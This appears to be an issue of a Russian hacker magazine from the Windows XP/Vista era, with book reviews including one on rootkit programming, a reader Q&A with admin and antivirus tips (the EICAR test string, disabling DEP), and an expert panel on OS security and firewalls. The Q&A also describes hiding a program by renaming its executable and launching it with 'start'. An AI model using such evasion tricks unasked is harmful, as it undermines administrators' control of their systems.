СЕРГЕЙ — ОДИН ИЗ ЛУЧШИХ РОССИЙСКИХ СПЕЦИАЛИСТОВ В ОБЛАСТИ БЕЗОПАСНОСТИ WINDOWS-СЕТЕЙ. ПРИ ЭТОМ В НЕМ ОТЛИЧНО СОЧЕТАЮТСЯ И ПРАКТИЧЕСКИЕ НАВЫКИ, И ТЕОРЕТИЧЕСКАЯ ПОДГОТОВКА, ЧТО РЕДКОЕ ЯВЛЕНИЕ. ОБЫЧНО, СО ВРЕМЕНЕМ ЗНАЮЩИЙ ЧЕЛОВЕК СТАНОВИТСЯ СЛИШКОМ ЛЕНИВЫМ, ЧТОБЫ ЧТО-ТО ДЕЛАТЬ СВОИМИ РУКАМИ.

ЭТОГО ТОВАРИЩА ХВАТАЕТ НА ВСЕ — НА РАЗРАБОТКУ КУРСОВ, НАПИСАНИЕ КНИЖЕК, ПОДГОТОВКУ КОНФЕРЕНЦИЙ, КОПАНИЕ В КУЧЕ РАЗНОГО СОФТА И ДАЖЕ НА ПОИСК WI-FI СЕТЕЙ В КРУПНЫХ НАСЕЛЕННЫХ ПУНКТАХ.



# СПЕЦИАЛЬНЫЙ

Как мы отбираем книги в обзор? Берем список имеющихся на складе книг (несколько тысяч наименований). Из них делаем выборку по теме номера. Лучшее попадает в журнал. Если тебя заинтересовали описанные книги, можешь заказать их по разумным ценам в букинистическом интернет-магазине «OS-книга» ([www.osbook.ru](http://www.osbook.ru)), либо по адресу [oskniga@mail.ru](mailto:oskniga@mail.ru).

## EASY

### Установка, обновление, настройка и восстановление

К.: «МК-Пресс», 2006 /  
Ковтанюк Ю.С. /  
304 страницы  
Сорокин А.В. / 477 страниц  
Разумная цена: 112 рублей




Сейчас можно купить ноут или компьютер с предустановленной операционкой и не париться. Но никто не застрахован от глюков в будущем. Так что знать, как грамотно установить и настроить Windows XP, надо! Проблемы могут возникнуть в случае несанкционированного вмешательства пользователя, неправильного выключения компьютера, в результате работы вредоносного ПО (того же вируса), из-за сбоев в работе оборудования (особенно если медным тазом накрылся жесткий диск). Но даже если все сухо и комфортно, ты можешь решить обновить систему или установить/удалить ее компоненты, что, опять же, может породить новые проблемы. И для всех этих проблем здесь есть доступные решения.

## MEDIUM

### Оптимизация Windows XP

СПб.: Питер, 2006 / Мюллер Дж. / 480 страниц  
Разумная цена: 192 рубля



Рано или поздно практически каждый задумывается о возможности модернизации своего компьютера. Но одно дело, когда «железо» морально и физически устаревает, и совсем другое — когда все начинает работать медленнее. Как показывает практика, очень часто причина тормозов вовсе не в недостатке мощности/памяти, а в плохо настроенном программном обеспечении, в первую очередь — в операционной системе. Из книги ты узнаешь, как оптимизировать свою Windows XP, удалить все лишнее, получить полный контроль над приложениями и ресурсами, которых как раз все время и не хватает. Только не забывай, что оптимизация — не разовая акция...

# MEDIUM

## Реестр Windows XP: Настройки, трюки, секреты. Настольная книга пользователя

СПб.: Наука и Техника, 2006 / Куприянова А.В. / 192 страницы  
Разумная цена: 73 рубля



Реестр — это, по сути, некая база данных, в которой хранится информация обо всех настройках и параметрах работы Windows XP, плюс конфигурация всех установленных в системе приложений. И с помощью реестра можно сделать с системой все что угодно, даже то, что невозможно сделать с помощью стандартных средств Windows XP. Одно «но» — если менять что-то в реестре без знания дела, то можно не только не добиться желаемого, но и «уронить» всю систему. Большинство книг по работе с реестром очень теоретизированы и дают знаний больше, чем надо в реальности. Эта книга рассчитана именно на реальные пользовательские задачи, интересы и проблемы, для решения которых необходимо вмешательство в реестр.

# EASY

## Самые нужные программы для Windows

Популярный самоучитель. — СПб.: Питер, 2006 / Донцов Д.А. / 400 страниц  
Разумная цена: 180 рублей



В книге описано более 200 приложений, но полезность каждого в отдельности спорная, так как все зависит от твоих задач и пристрастий. Книга построена удобно — с разбивкой по тематическим разделам: как печатная машинка, как помощник, как надежное средство хранения информации, как средство коммуникации, как центр развлечений, плюс один раздел по возможностям настройки системы в целом. В каждом разделе — несколько более узких областей применения и набор своих программ. К примеру, в разделе «Как средство коммуникации» есть подраздел «Борьба со спамом», в котором описаны Anti Spammer, Bounce Spam Mail, MailWasher, Spam Punisher, SpamWasher и WinAntiSpam. Описание весьма краткое, но достаточное для общего представления. Ссылки, где скачать, имеются.

# HARD

## Виртуальные машины: несколько компьютеров в одном

СПб.: Питер, 2006 / Гуляев А.К. / 224 страницы  
Разумная цена: 247 рублей



Технология виртуальных машин позволяет запускать на одном компьютере несколько различных операционных систем одновременно. При этом нет никаких ограничений в использовании возможностей каждой из операционных систем, то есть полная иллюзия работы с реальной системой. Но самое приятное, что можно не беспокоиться о последствиях, выполняя потенциально опасные операции для ОС (актуально при тестировании чего-либо нового), так как ее крах будет означать лишь повреждение одного-двух файлов. В книге рассмотрены три наиболее популярных инструмента для создания виртуальных машин и управления ими: Virtual PC 2004, VMware Workstation и Parallels Workstation.

# HARD

## Rootkits под Windows

СПб.: Наука и Техника, 2006 / Колисниченко Д.Н. / 320 страниц  
Разумная цена: 197 рублей



Руткит — это программа или набор программ для скрытого взятия под контроль взломанной системы. На платформе Windows скрытность обеспечивается тем, что руткиты перехватывают системные функции и структуры данных, подменяя их своим кодом и данными. Благодаря этой подмене руткит может замаскировать свое присутствие в системе (процессы, файлы, сетевые соединения и ключи реестра) и творить задуманное... Описанию руткитных технологий и программированию руткитов посвящена эта книга. Ты поймешь принципы работы руткита и рассмотрим многочисленные примеры кода, иллюстрирующие различные руткитные технологии. Единственное что, по умолчанию ты должен уметь программировать на C/C++ и быть знаком с основами сетевого программирования.



# SCIENCE FI Q



На вопросы отвечает  
эксперт номера  
Ярослав Трухачев  
(trukhachov@vitrina.su)

ОЧЕНЬ ЧАСТО ПЕРЕЗАГРУЖАЕТСЯ КОМПЬЮТЕР, ПЕРЕД ЭТИМ ВЫВОДЯ ПРЕДУПРЕЖДЕНИЕ. ЗНАКОМЫЕ СКАЗАЛИ, ЧТО ЭТО ВИРУС. КАК МНЕ ВЫЛЕЧИТЬ КОМПЬЮТЕР, ЕСЛИ МЕЖДУ ПЕРЕЗАГРУЗКАМИ Я НЕ УСПЕВАЮ ДАЖЕ УСТАНОВИТЬ АНТИВИРУСНУЮ ПРОГРАММУ?

Иницированную перезагрузку можно отменить командой «shutdown -а». Для удобства можно создать bat-файл и запускать его при появлении предупреждений.

А для удаления червя воспользуйся любым антивирусом или специальной ежемесячно обновляющейся утилитой от Microsoft, которую можно скачать по адресу: <http://support.microsoft.com/?kbid=890830>. При эпидемиях многие антивирусные компании выпуска-

ют бесплатные узкоспециализированные программы для обезвреживания червей. Чтобы избежать подобных ситуаций, вовремя устанавливай обновления операционной системы и пользуйся файрволом.

КАК УЗНАТЬ, ТРЕБУЮТСЯ ЛИ ОБНОВЛЕНИЯ ДЛЯ МОЕЙ ОПЕРАЦИОННОЙ СИСТЕМЫ? ЕСЛИ ТРЕБУЮТСЯ, ТО ГДЕ КОНКРЕТНО СКАЧАТЬ НУЖНЫЕ ЗАПЛАТКИ?

Для определения необходимых для установки обновлений рекомендую использовать бесплатную программу «Microsoft Baseline Security Analyzer 2.0». Она вместе с описанием ждет тебя по адресу: [www.microsoft.com/technet/security/tools/mbsahome.mspx](http://www.microsoft.com/technet/security/tools/mbsahome.mspx).

Программа определяет наличие актуальных обновлений не только для операционной системы, но и для целого ряда продуктов от Microsoft: Internet Information Server (IIS) SQL Server, Office и других. Также проверяются другие параметры безопасности и выдаются рекомендации по их устранению. Проверять можно не только локальный компьютер, но и целую подсеть.

ОБСЛУЖИВАЮ СЕТЬ НА ОСНОВЕ ACTIVE DIRECTORY. КОНТРОЛЛЕР ДОМЕНА — WINDOWS 2003. НА КЛИЕНТСКИХ КОМПЬЮТЕРАХ ИСПОЛЬЗУЕТСЯ ОПЕРАЦИОННАЯ СИСТЕМА WINDOWS XP PROFESIONAL СО ВТОРЫМ СЕРВИС-ПАКОМ. МОГУ ЛИ Я НАСТРАИВАТЬ НА НИХ ВСТРОЕННЫЙ FIREWALL С ПОМОЩЬЮ ГРУППОВЫХ ПОЛИТИК?

Да, можешь. Для этого нужно на контроллер домена установить пакет обновления Service Pack 1. Настройки, регулирующие работу брандмауэра Windows, находятся в оснастке MMC «Групповая политика» (gpedit.msc) в разделе «Политика локального компьютера» (Local Computer Policy). Установи все значения в ветке «Конфигурация компьютера\Административные шаблоны\Сеть\Сетевые подключения\Брандмауэр Windows» (Computer Configuration\Administrative Templates\Network\Network Connections\Windows Firewall) в папках «Профиль домена» (Domain Profile) и «Стандартный профиль» (Standard Profile).

КАК УЗНАТЬ, РАБОТАЕТ ЛИ НЕТ УСТАНОВЛЕННЫЙ АНТИВИРУС?

Для проверки работоспособности антивирусной программы используй «симулятор вируса» EICAR-Test-File. Это стандартная тестовая программа, при запуске которой выводится сообщение: «EICAR-STANDARD-ANTIVIRUS-TEST-FILE!». Многие антивирусные программы будут детектировать его как «EICAR test file».

Получить симулятор можно, создав в блокноте файл, содержащий строку: «X5O!P%@AP[4\PZX-54(P^7CC)7]\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H\*». Или скачать с сервера Лаборатории Касперского: <ftp://ftp.kaspersky.com/utills/eicar/eicar.com>.

НЕ МОГУ ИЗБАВИТЬСЯ ОТ ВИРУСА!  
АНТИВИРУС НАХОДИТ ЕГО,  
ПРЕДЛАГАЕТ УДАЛИТЬ ПРИ  
ПЕРЕЗАГРУЗКЕ, НО ПОСЛЕ  
ПЕРЕЗАГРУЗКИ ВИРУС ПРОДОЛЖАЕТ  
РАБОТАТЬ! ПРИ ПОПЫТКЕ УДАЛЕНИЯ  
ВРУЧНУЮ ВЫДАЕТСЯ ОШИБКА:  
«ДИСК ПЕРЕПОЛНЕН ИЛИ ЗАЩИЩЕН  
ОТ ЗАПИСИ, ЛИБО ФАЙЛ ЗАНЯТ  
ДРУГИМ ПРИЛОЖЕНИЕМ».

Рекомендую производить антивирусное сканирование из других операционных систем. В этом случае у вируса не будет шансов противодействовать удалению его запускаемых модулей, ссылок в реестре и так далее. Обычно для этого жесткий диск подключается к другому, заведомо безопасному компьютеру. Если такой возможности не имеется, то можешь использовать операционную систему, загружаемую с компакт-диска и поддерживающую файловую систему NTFS. Например Live CD Windows XP PE «Infr@ Cd 6.3». Описание и ссылки на ISO-образ находятся по адресу: [www.philka.ru/forum/index.php?showtopic=6879](http://www.philka.ru/forum/index.php?showtopic=6879). Следует заранее записать имя файла вируса и путь к файлу, полученные при антивирусном сканировании, а затем удалить его, загрузившись в вышеуказанной операционной системе.

ПЕРЕСТАЛ ОБНОВЛЯТЬСЯ  
АНТИВИРУС. ПЫТАЕТСЯ СОЕДИНИТЬСЯ  
С СЕРВЕРОМ ОБНОВЛЕНИЙ,  
НО ПОТОМ ВЫДАЕТ ОШИБКУ.  
С ИНТЕРНЕТОМ ВСЕ В ПОРЯДКЕ.

Проверь файл HOSTS, расположенный по адресу: \Windows\System32\drivers\etc\hosts. Назначение этого файла — сопоставить имя домена с IP-адресом без обращений к серверу DNS, чем пользуются некоторые вирусы, блокируя получение настоящего IP-адреса антивирусных серверов.

ВИДЕЛ, ЧТО НЕКОТОРЫЕ  
ПОЛЬЗОВАТЕЛИ ОТКЛЮЧАЮТ  
ПРИВЫЧНОЕ ОКНО «WINDOWS XP:  
ПРИВЕТСТВИЕ» И КАЖДЫЙ РАЗ  
НАЖИМАЮТ CTRL+ALT+DEL, ЧТОБЫ  
ВРУЧНУЮ ВВЕСТИ ЛОГИН И ПАРОЛЬ.  
ЗАЧЕМ ЭТО ДЕЛАЕТСЯ? ЭТО ЖЕ ТАК  
НЕУДОБНО!

Нажатие CTRL+ALT+DEL позволяет избежать перехвата паролей клавиатурными шпионами на этапе входа в систему. Более подробно можешь прочитать по адресу: [www.academy.fsb.ru/](http://www.academy.fsb.ru/)

icccs/1251/Proskurin2.htm. Скрытие имени пользователя позволяет избежать подбора пароля, так как при этом атакующему для доступа к системе необходимо узнать не только пароль, но и логин. Отключить отображение последнего пользователя можно как с помощью групповой политики (Параметры безопасности → Локальные политики → Параметры безопасности → Не отображать последнего имени пользователя в диалоге входа), так и через реестр:

Ключ: [HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]  
Параметр: DontDisplayLastUserName  
Тип: REG\_SZ  
Значение: (0 = отключено, 1 = включено)

К НЕКОТОРЫМ ПАПКАМ НА СЕРВЕРЕ  
ТРЕБУЕТСЯ ДОСТУП ПО СЕТИ.  
ПРОСМОТР СОДЕРЖИМОГО  
СОТРУДНИКАМИ НЕЖЕЛАТЕЛЕН.  
ОГРАНИЧИТЬ РАЗРЕШЕНИЯ ПРАВАМИ  
ДОСТУПА НЕ МОГУ, ТАК КАК  
ОБРАЩАЮСЬ К ПАПКАМ С РАЗНЫХ  
КОМПЬЮТЕРОВ ИЗ-ПОД РАЗНЫХ  
УЧЕТНЫХ ЗАПИСЕЙ. КАК ПОСТУПИТЬ?

Переименуй общие папки, добавив в конец имени символ «\$». Такие папки не видны при просмотре общих ресурсов. Для доступа к содержимому нужно вбивать полный путь к ним в адресной строке.

СОТРУДНИК ПОСТОЯННО ЗАПУСКАЕТ  
КАКУЮ-ТО ИГРУШКУ. ПОИСК НА ЕГО  
КОМПЬЮТЕРЕ И НА ДОСТУПНЫХ ЕМУ  
СЕТЕВЫХ РЕСУРСАХ НИЧЕГО НЕ ДАЕТ.  
ВЕЗДЕ ТОЛЬКО ОФИСНЫЕ ДОКУМЕН-  
ТЫ. ЗАПУСКАЕМЫХ ФАЙЛОВ НЕТ.

Консольная команда «start» позволяет запускать программы с любым расширением, либо вообще без расширения. Пример: «start C: → Documents and Settings → User>file.doc», где file.doc — переименованная игра game.exe.

В данной ситуации с помощью групповой политики можно назначить запуск только определенных программ: «gpedit.msc → Конфигурация пользователя → Административные шаблоны → Система → Выполнять только разрешенные приложения Windows».

ПРОГРАММА ВЫПОЛНЯЕТСЯ ТОЛЬКО  
С ПРАВАМИ АДМИНИСТРАТОРА.  
УСТАНОВКА РАЗРЕШЕНИЙ  
НА ИСПОЛЪЗУЕМЫЕ КАТАЛОГИ  
И ВЕТВИ РЕЕСТРА НИЧЕГО НЕ ДАЕТ!

В Windows отдельную программу можно запускать от имени другого пользователя. Для этого следует, кликнув правой клавишей мыши на значке программы, выбрать «Запуск от име-

ни», ввести имя пользователя с правами администратора и пароль.

Если сообщать пароль администратора человеку, использующему программу, нежелательно, то следует воспользоваться бесплатной программой AdmiLink. Сайт программы: <http://admilink.narod.ru>.

ПРИ ЗАПУСКЕ НЕКОТОРЫХ  
ПРОГРАММ ВДРУГ СТАЛО  
ПОЯВЛЯТЬСЯ ОКНО «ОШИБКА:  
ПАМЯТЬ НЕ МОЖЕТ БЫТЬ  
ПРОЧТЕНА». С ЧЕМ ЭТО СВЯЗАНО,  
И КАК С ЭТИМ БОРОТЬСЯ?


Это может быть связано с множеством факторов. Если сообщение стало появляться недавно, при этом не производилась модернизация аппаратного обеспечения, не обновлялись драйвера или сама программа, то, скорее всего, в твоей системе орудует вирус, а данное сообщение является результатом работы встроенного механизма защиты от вирусов и эксплойтов — DEP. Следует проверить жесткий диск, загрузив другую операционную систему, например подключив его к другому компьютеру. Попытка удаления вирусов в той же операционной системе, скорее всего, не принесет желаемого результата, так как большинство вирусов имеют механизм противодействия своему удалению.

Если вирусы не были обнаружены, то возможной причиной может быть достаточно сырая реализация Data Execution Prevention (DEP). Отключить DEP можно как для конкретной программы, так и для операционной системы в целом. Более подробную информацию читай по адресу: <http://support.microsoft.com/?kbid=875352>.

Если твой компьютер работает на 64-битном процессоре AMD Athlon, оснащенном аппаратной поддержкой DEP, то попробуй установить драйвер процессора, скачав его с официального сайта: [www.amd.com](http://www.amd.com).

Если проблема так и не исчезла, советую протестировать компьютер на наличие аппаратных сбоев или обратиться к разработчику программы.

ДЛЯ РАБОТЫ СОТРУДНИКА  
ТРЕБУЮТСЯ ПРАВА  
АДМИНИСТРАТОРА. ОПАСАЮСЬ,  
ЧТО ЭТОТ ЧЕЛОВЕК ПРИ  
УВОЛЬНЕНИИ ИЗМЕНИТ ПАРОЛЬ  
АДМИНИСТРАТОРА, НЕ СООБЩИВ  
МНЕ. ПРИДЕТСЯ ПОЛНОСТЬЮ  
ПЕРЕУСТАНОВЛИВАТЬ ОС,  
А ЭТО КРАЙНЕ НЕЖЕЛАТЕЛЬНО.

Заранее позаботься о создании «дискеты сброса пароля» для данного компьютера. С помощью этой дискеты можно сменить пароль администратора, даже не имея возможности входа в систему. Более подробная информация находится в справке Windows 

# СПЕЦИАЛЬНЫЕ ПОСЫЛКИ



## КРИС КАСПЕРСКИ

Известен еще как мышъх. Компьютеры грызет еще с тех времен, когда Правец-8Д считался крутой машиной, а дисковод с монитором были верхом мечтаний. Освоил кучу языков и операционных систем, из которых реально использует W2K, а любит FreeBSD 4.5. Живет в норе, окруженной по периметру компьютерами и стеллажами с литературой.



## АНАТОЛИЙ СКОБЛОВ

Последние 17 лет — системный программист, аналитик. Работает дома на себя или на заказчиков. Из известного — ядро Outpost Personal Firewall, модем Russian Courier. Профессиональные интересы — безопасность, телефония, интернет и т.д.



## МИХАИЛ ФЛЕНОВ

Внештатный автор X почти с самого рождения журнала, создатель сайта [www.vr-online.ru](http://www.vr-online.ru), автор 11 книг на русском и 4 на английском языке.



## КИРИЛЛ «ВИСЕЛЬНИК» БЛАЖЕННОВ

Студент-партнер Microsoft из Волгограда, разработчик ПО и скалолаз-любитель.



## МИХАИЛ ФИШМАН АКА \_MIF\_

Эксперт в области информационной безопасности, security-аналитик. Раньше работал на корпорацию Comverse. С особой симпатией относится к BSD-системам, интеллектуальным играм и холодному пиву.

**ВСЕ ЛИ ДЕЛО В «КРИВЫХ РУКАХ»? ВЕДЬ ДЫРКИ ОПЕРАЦИОНКИ БЕЗ СПЕЦИАЛЬНЫХ ЗНАНИЙ НЕ ЗАКРЫТЬ. ПОЛУЧАЕТСЯ, ЧТО БЕЗОПАСНОСТЬ — ДЛЯ ИЗБРАННЫХ?**

**КРИС КАСПЕРСКИ:** Чтобы скачать заплатку, ума не требуется, тем более что XP поддерживает автоматическое обновление (сколько оно съест трафика — другой вопрос, к делу не относящийся). Хуже всего то, что, при ручной установке заплаток на один и тот же файл, проверка версий не выполняется, и старые заплатки замещают новые. Но это только при ручной установке, главным преимуществом которой является то, что ты можешь обновить компьютер до первого выхода в Сеть.

Вот типичная ситуация. Установил ты «чистую» XP/Vista и вышел в Сеть, чтобы, типа, обновится. А ведь обновление требует времени, и немалого. Вероятность быть атакованным в процессе обновления достаточно велика — это своеобразная расплата за использование продуктов от MS.

**АНАТОЛИЙ СКОБЛОВ:** Все дырки OS не закрыть в принципе. Что при наличии специальных знаний, что без них. Можно закрыть ЧАСТЬ дырок. Сколько бы способов закрытия дыр ни знал специалист, хакер всегда знает на одну дыру больше. Безопасность обеспечивается минимальными знаниями, плюс выполнением требований компьютерной «гигиены». Дополнительные знания полезны, чтобы игнорировать «гигиену».

**МИХАИЛ ФЛЕНОВ:** Нельзя говорить, что дело именно в кривизне рук. Дело в том, что очень часто на безопасность влияет человеческий фактор. Можно





### ВЛАДИМИР КОМИССАРОВ

Начальник IT-отдела одной из крупных компаний.



### ВАЛЕРИЯ КОМИССАРОВА

Часто пишет на сайт журнала «Хакер». В 2005 году были напечатаны статьи в самом журнале, в этом же году получила статус Microsoft Student Partner. Имеет сертификаты специалиста Microsoft и разработчика приложений на C# под .NET.

все прекрасно знать и понимать, но допустить банальную ошибку. Люди — не машины, и они могут ошибаться. По поводу избранных — тоже преувеличение. Я бы сказал, что безопасность — это удел тех, кто знает, и тех, кто хочет знать. Почему именно хочет? ИТ развивается очень быстро, и необходимо хотеть отслеживать новинки, постоянно развиваться и изучать.

**КИРИЛЛ БЛАЖЕННОВ:** Старый анекдот: программист проиграл компьютеру в шахматы и в сердцах лупит по клавиатуре: «Опять винда глючит!».

Да, дырки операционки без специальных знаний не закрыть. А машину починить без специальных знаний слабо? А кредит без подготовки оформить? Избранные ли этим занимаются? Отнюдь нет. За приобретаемые удобства приходится расплачиваться: либо деньгами, покупая компетентность чужую, либо своим свободным временем, поднимая компетентность свою. Вопрос в том, что ты хочешь потратить.

Пресловутые «кривые руки» порождают на свет до 90% всех ошибок и являются одной из самых опасных дыр в человеко-машинной системе. Любой пользователь вполне в состоянии тем или иным способом обеспечить приемлемую безопасность для клиентской (домашней) машины: разобраться сам, позвать знакомого и т.д. Только вот важность этого вопроса сильно недооценивается, пока не придет счет за «левый» трафик или не рухнет винчестер.

**МИХАИЛ ФИШМАН:** Тут важно разделять безопасность домашней и серверной машины. В случае, если это обычный пользователь домашнего ПК, то основную заботу о его безопасности берет на себя Microsoft. От пользователя требуется лишь соблюдать основные меры безопасности и своевременно обновлять свою операционную систему и софт для защиты. В случае, когда речь идет о серверах (неважно, какая ОС) — безопасность должна, вне всякого сомнения, обеспечиваться квалифицированным специалистом.

Обычному пользователю не требуется «прямых рук» в плане защиты своей ОС. В конце концов, часто человек пользуется компьютером только как рабочим инструментом, и ему совершенно не важно, что и как в нем устроено и как его защищать. Система Windows разработана, в том числе, и на технически неграмотного пользователя. Ее задачей является обеспечение нормальной работы пользователя с любым уровнем компьютерных знаний. А то, что Windows плохо справляется с этой задачей, это уже другой вопрос.

**ВЛАДИМИР КОМИССАРОВ:** Безопасность — для разбирающихся, скажем так. Это как советский автопром — купил машину и доработал на половину стоимости. Так же и мастдай. К сожалению, это факт.

**ВАЛЕРИЯ КОМИССАРОВА:** Во-первых, независимо от уровня знаний и умений пользователя, ПО должно «делать свое дело». Для обычных пользователей — максимально возможный уровень безопасности прямо «из коробки», а для «продвинутых» пользователей — возможно, меньший объем необходимых настроек системы, но в то же время предоставление свободы для изменения всех нужных настроек. Большая противоречивость этих требований очевидна. Поэтому не существует такого идеального ПО, в равной мере подходящего и обычным, и «продвинутым» пользователям. И выбор ОС (и вообще любого ПО) должен производиться исходя из адекватной оценки своих знаний и возможностей. Дело не только в «кривых руках» — дело еще и в адекватном подборе ПО для каждой задачи. С правильно подобранным ПО у любого пользователя будет возможность создать окружение с достаточным уровнем безопасности.

**ЗАРАЗА:** Как правило, дело не в «кривых руках», а в «авось», в недостатке знаний и доминировании удобства над безопасностью. То, что нельзя закрыть «дыры» в операционке без специальных знаний, заведомо неверно. Windows XP SP1 и выше по умолчанию включает обновления. Для большей части дистрибутивов Linux обновление так же возможно в автоматическом режиме, и при установке система предлагает такую опцию.

**НИКОЛАЙ АНДРЕЕВ:** «Дырка в операционке» — понятие растяжимое. Большинство уязвимостей Windows, благодаря которым на компьютер попадают вредоносные программы (всяческие трояны), находятся не в самой ОС, а в браузере, поставляющемся вместе с ней. Обезопасить браузер — дело нехитрое. Чтобы чувствовать себя спокойно, порой достаточно просто создать в Windows пользователя с ограниченными правами (чтобы он не мог писать в системные директории и т.п.) и запускать браузер с его учетной записи (Run As). С такой системой никакие страшные Oday-эксплойты для Internet Explorer'a не страшны. И никаких специальных знаний. Дырки непосредственно в ядре операционной системы, а не в прикладных приложениях — куда более редкая штука. Хотя и с ними можно жить спокойно. Я вот в Сеть через VPN выхожу. У меня нет внешнего IP, и ко мне никто не может подключиться и как-то провозимодействовать с дырками моей ОС. Безопасность — не для избранных, а для тех, кто о ней думает.

**КРИС КАСПЕРСКИ:** Жду очередных маразмов от MS, вгоняющих меня в депрессию. Глядя на которые, не хочется жить. Дело даже не в системных требованиях, а в том, что кто-то решает за меня, что мне нужно, а что — нет. Например, в XP исчез «узор», которым я пользуюсь вместо обоев. И хотя его можно реализовать самостоятельно, написав несложную программу, сама тенденция меня сильно «анноит». Не помню, кто сказал: «Я не могу работать инструментом, совершенствующимся у меня в руках», — так вот, к этому полностью присоединяюсь. Почему, черт возьми, поставив систему, я первым делом



### ЗАРАЗА

Руководитель службы поддержки пользователей довольно крупного ISP. Хобби — разработка программного обеспечения, в частности, проект 3proxy ([www.security.nnov.ru/soft/3proxy/](http://www.security.nnov.ru/soft/3proxy/)).



### РАИЛЬ САБИРОВ

Разработчик, студент-партнер Microsoft.

должен приводить ее в наиболее привычный мне вид, зачастую дописывая кучу утилит, хачащих системе в обход предоставленных ей возможностей?! Для себя я решил, что буду сидеть на w2k, пока это возможно. А потом мигрирую на BSD, поскольку там за меня никто ничего не решает и ничего не навязывает. Попробуй, например, в XP выбрать версию NTFS :). Большинство даже не догадывается, что у NTFS есть версии...

**МИХАИЛ ФЛЕНОВ:** Меня устраивает Windows XP своей простотой, удобством и безопасностью, поэтому на данный момент мне больше ничего не нужно.

**КИРИЛЛ БЛАЖЕННОВ:** Да я уже дождался: стояли у меня на ПК поочередно beta1, beta2 и RC1. Поэтому тут уместнее говорить о впечатлениях и сравнить их с ожиданиями. Ждал я, в первую очередь, прожорливости, которая превзошла все мои ожидания. Думаю, ни для кого Америку этим фактом не открыл. Непрошенная сетевая активность у этой ОС тоже на порядок выше своего предка.

Как пользователь, ждал улучшения юзабилити, нового интерфейса. Симпатично получилось, спору нет. Правда, картинки я уже видел в новой MacOS, а графические эффекты в линуксовом XGL. Как программист, ждал, что Microsoft опять революционно поменяет подход к программированию... на ближайшие года два. Дождался. Конечно, повышенное внимание уделено вопросам безопасности: теперь все процессы по умолчанию запускаются с привилегиями обычного пользователя. Введена новая технология виртуализации, смысл которой — в перенаправлении потоков записи из Program Files и реестра в папку пользователя и так далее.

**МИХАИЛ ФИШМАН:** Новых проблем и нового графического интерфейса. Я плохо представляю себе быстрый переход пользователей на другую ОС, особенно учитывая, что заверения Microsoft о полной обратной совместимости на практике не всегда сбываются. Да, там будут новые элементы графики, новый «Центр безопасности», новые удобства для работы пользователей, но ничего революционного не будет.

Лично я подожду первого сервис-пака для системы и тогда посмотрю, что она из себя представляет. Пока что, исходя из пресс-релизов Microsoft и бета-сборок, — просто еще одна ОС семейства Windows.

**ВЛАДИМИР КОМИССАРОВ:** Очередная графическая система, которая жрет еще больше ресурсов попусту, вот и все. До сих пор сижу на перепаханном вдоль и поперек win2k и не жалею.

**ВАЛЕРИЯ КОМИССАРОВА:** Жду от Vista только положительного. Прежде всего, это новые технологии программирования, полностью отвечающие всем современным требованиям (мощные, удобные и эффективные). Также, оценивая Vista Beta 2, могу сказать, что ОС Vista — удобная в использовании и эффективная в работе система. Если говорить о безопасности, в ней появилось много новых технологий. Удобны ли они с точки зрения обычного пользователя (естественно, сидеть под администраторским аккаунтом при выполнении повседневных задач — удобнее) или нет — другой вопрос. Но то, что эти технологии есть, неплохо работают и постоянно улучшаются (сравнивая даже с Beta 1, не говоря уже о Preview) — очевидно. Конечно, в ОС Vista еще огромное количество ошибок и мелких недоработок. Но, думаю, с выходом этой системы большая часть проблем будет устранена.

**ЗАРАЗА:** Чудес не жду. Еще 5 лет назад многие специалисты склонялись к мысли, что наиболее эффективная локальная защита — сепарация приложений по различным признакам, создание зон безопасности и уровней доверенности внутри одной системы. Некоторые производители персональных файрволов используют такой подход, он же используется и в продуктах типа GSWall. Сейчас большая часть производителей начинают двигаться в эту сторону. Microsoft — не исключение. Сначала появились зоны безопасности в Internet Explorer, потом функция RunAs, затем разные учетные записи для разных типов служб. Еще позднее — зачаточный функционал для запуска приложения в ограниченном режиме. В этом направлении пойдет развитие и дальше.

**КРИС КАСПЕРСКИ:** Файрвол всю жизнь применялся для разграничения интернет и интранет-трафика. Это когда в локалке стоит SQL-сервер, ftp, сервер печати, а пароли ставить на все это хозяйство лень. Вот и придумали — на машину, смотрящую в интернет, ставится файрвол и отсекает всех внешних пользователей от ресурсов. Если локалки нет — файрвол нафиг не сдался, тем более локальный. Ну, для наблюдения за активностью легальных приложений он еще сойдет, но изнутри его очень легко обойти, что же касается внешнего мира... Да, у MS, как всегда, все сделано через попу. Машина слушает кучу портов, в которых пользователь не нуждается, но отключить их без бубна не может. Вот и придумали — ага, сейчас мы поставим файрволик, чтобы их можно было закрывать. Но это все равно как прорубить дверь, а потом ее заклеить бумагой. В нисках с этим проще — если какой-то компонент не нужен, он идет в топку.

Другое дело, что в коробку с надписью «персональный файрвол» норовят засунуть всякую фигню, например систему обнаружения вторжений, которая отсекает часть атак, но к файрволу это не имеет никакого отношения. С таким же успехом к нему могли прикрутить антивирус (и ведь прикручивают) или другую штуку...

**АНАТОЛИЙ СКОБЛОВ:** Файрвола, защищающего от атаки снаружи (персональный файрвол на компьютере или встроенный в личный роутер), достаточно, если на компьютере нет уязвимого софта и пользователь не имеет дурной привычки запускать различную дрянь, пришедшую в почте или найденную на сайтах.

ДОСТАТОЧНО ЛИ НА КЛИЕНТСКОЙ МАШИНЕ ФАЙРВОЛА, ЧТОБЫ ЧУВСТВОВАТЬ СЕБЯ СУХО И КОМФОРТНО?



### НИКОЛАЙ АНДРЕЕВ «GORL»

Редактор журнала «Хакер», рубрика «Кодинг». Экс-выпускающий редактор журнала «ХакерСпец». Руткиты, вирусы, червяки и прочая живучая хрень, написание которой вполне может попасть под статью 273 УК РФ — предмет анализа и увлечения. Устраивает дома ханипоты, исключительно чтобы помучить очередного нового безобидного червячка. Просто так.

Встроенные в персональные файрволы контент-фильтры чаще всего бесполезны для обеспечения безопасности обычного пользователя, поскольку, настроенные в режиме «мочить все» (activeX, javascript и т.д.), делают жизнь невыносимой. А делать индивидуальную настройку под каждый сайт обычный пользователь неспособен. И, в любом случае, даже хорошо настроенные файрволы не дают 100% защиты, а лишь снижают риск.

